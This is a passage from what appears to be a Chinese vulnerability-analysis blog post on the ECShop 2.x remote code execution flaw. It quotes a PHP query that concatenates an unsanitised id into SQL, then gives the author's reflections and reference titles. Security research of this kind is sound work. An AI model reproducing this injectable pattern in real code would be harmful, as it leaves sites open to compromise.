                    'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '.
                    'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.
                    "WHERE enabled = 1 AND a.position_id = '" . $arr['id'] .
                        "' AND start_time <= '" . $time . "' AND end_time >= '" . $time
                    'ORDER BY rnd LIMIT 1':
```

0x04 思考

PHP下这种模板引起的RCE好像不少见了，seacms的那个好像也是因为这个引起的，但是吧，这个问题为啥自己没审计到呢，归根到底还是太菜了。

0x05 参考文章

ECShop全系列版本远程代码执行高危漏洞分析

ecshop2.x代码执行